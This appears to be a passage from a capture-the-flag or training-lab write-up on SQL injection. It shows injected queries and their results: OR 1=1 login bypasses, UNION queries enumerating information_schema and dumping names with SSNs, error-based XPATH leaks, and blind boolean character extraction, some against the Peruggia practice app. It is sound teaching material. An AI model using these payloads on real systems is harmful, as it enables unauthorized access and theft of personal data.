Challenge 6 - Stack the Deck
Challenge 7 - Walking on Thin Ice
Challenge 8 - Black Comedy
Challenge 9 - Administrative Tasks
Challenge 10 - No WHERE
Challenge 11 - No WHERE 2
Challenge 12 - XSSQLi
Challenge 13 - LIKE OMG
Challenge 14 - Now you have two problems

Query (injection string is underlined):
SELECT username FROM users WHERE username = '' OR 1=1 -- -' GROUP BY username ORDER BY username ASC


Results:

```
Array ( [username] => Herp Derper )
Array ( [username] => SlapdeBack LovedeFace )
Array ( [username] => Wengdack Slobdegoob )
Array ( [username] => Chunk MacRunfast )
Array ( [username] => Peter Weiner )
```




Query (injection string is underlined):
SELECT username FROM users WHERE username = '' UNION SELECT table_name FROM information_schema.tables WHERE table_name LIKE '%ssn%'-- -' GROUP BY username ORDER BY username ASC

Results:
Array ([username] => ssn)
Array ([username] => guessnumresults)




Query (injection string is underlined):
SELECT username FROM users WHERE username = '' UNION SELECT column_name FROM information_schema.columns WHERE table_name='ssn' -- -' GROUP BY username ORDER BY username ASC

Results:
Array ([username] => name)
Array ([username] => ssn)




Query (injection string is underlined):
SELECT username FROM users WHERE username = '' UNION SELECT CONCAT(name, " ", ssn) FROM ssn -- -' GROUP BY username ORDER BY username ASC

Results:
Array ([username] => Herp Derper 012-34-5678)
Array ([username] => SlapdeBack LovedeFace 999-99-9999)
Array ([username] => Wengdack Slobdegoob 000-00-1112)
Array ([username] => Chunk MacRunfast 666-67-6776)
Array ([username] => Peter Weiner 111-22-3333)




Query (injection string is underlined):
SELECT username FROM users WHERE isadmin = CHAR(27) UNION SELECT 1 -- - GROUP BY username ORDER BY username ASC


Results:
Array ([username] => Wengdack Slobdegoob)
Array ([username] => Chunk MacRunfast)
Array ([username] => Peter Weiner)
Array ([username] => 1)




```
Query (injection string is underlined):
SELECT username FROM users WHERE isadmin = CHAR(27) UNION SELECT
CONCAT(name, " ", ssn) FROM ssn -- - GROUP BY username ORDER BY username
ASC

Results:
Array ( [username] => Wengdack Slobdegoob )
Array ( [username] => Chunk MacRunfast )
Array ( [username] => Peter Weiner )
Array ( [username] => Herp Derper 012-34-5678 )
Array ( [username] => SlapdeBack LovedeFace 999-99-9999 )
Array ( [username] => Wengdack Slobdegoob 000-00-1112 )
Array ( [username] => Chunk MacRunfast 666-67-6776 )
Array ( [username] => Peter Weiner 111-22-3333 )
```




```
Results:
Array ( [username] => SlapdeBack LovedeFace 999-99-9999 )
```




```
Error:
XPATH syntax error: '=Herp Derper-012-34-5678'
```



```
Query (injection string is underlined):
SELECT username FROM users WHERE username = '' UNION SELECT table_name
FROM information_schema.tables WHERE table_name='ssn'-- - ' GROUP BY
username ORDER BY username ASC

Results:
Got results!
```




```
Query (injection string is underlined):
SELECT username FROM users WHERE username = '' OR
ASCII(SUBSTRING((SELECT NAME FROM SSN LIMIT 1 OFFSET 0),1,1)) >= 128 -- -
' GROUP BY username ORDER BY username ASC

Results:
```




Query (injection string is underlined):
SELECT username FROM users WHERE username = '' OR ASCII(SUBSTRING((SELECT NAME FROM SSN LIMIT 1 OFFSET 0),1,1)) = 72 -- - ' GROUP BY username ORDER BY username ASC

Results:
Got results!




Query (injection string is underlined):
SELECT username FROM users WHERE username = '' OR (SELECT NAME FROM SSN LIMIT 1 OFFSET 0) = "Herp Derper" -- - ' GROUP BY username ORDER BY username ASC


Results:
Got results!




Peruggia 1.2



Username: ' OR 1=1 -- -
Password:


Peruggia 1.2
Welcome admin | Account | Upload/Delete | Logout | Home | About | Learn




Login

Username: User' -- -


Password:

